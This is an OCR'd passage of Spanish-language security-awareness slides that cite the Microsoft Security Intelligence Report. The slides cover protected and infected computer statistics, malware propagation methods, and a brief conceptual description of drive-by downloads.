
Fuente: Microsoft Security Intelligence Report

Equipos protegidos en Argentina (2015)




Fuente: Microsoft Security Intelligence Report

Equipos protegidos en el mundo



Fuente: Microsoft Security Intelligence Report


Equipos infectados según protección




Fuente: Microsoft Security Intelligence Report

Medios de propagación

- Internet
  - Drive-by-download
  - Scam (troyanos)
  - Spam/email
  - Adware
  - Gusanos
- Medios extraíbles
  - Pendrives
  - Discos extraibles
  - Celulares
  - MP3 Players



Malware - Métodos de propagación




Fuente: Microsoft Security Intelligence Report

Drive-by-download


- Concepto: Infección de un equipo mediante la navegación en un sitio propio
  - Puede permitir la inserción de cookies
  - Permite determinar una contraseña válida si se registra

- Se utilizan técnicas de explotación de vulnerabilidades
  - Se comercializan kits y packs de explotación

Drive-by-download – Proceso detallado

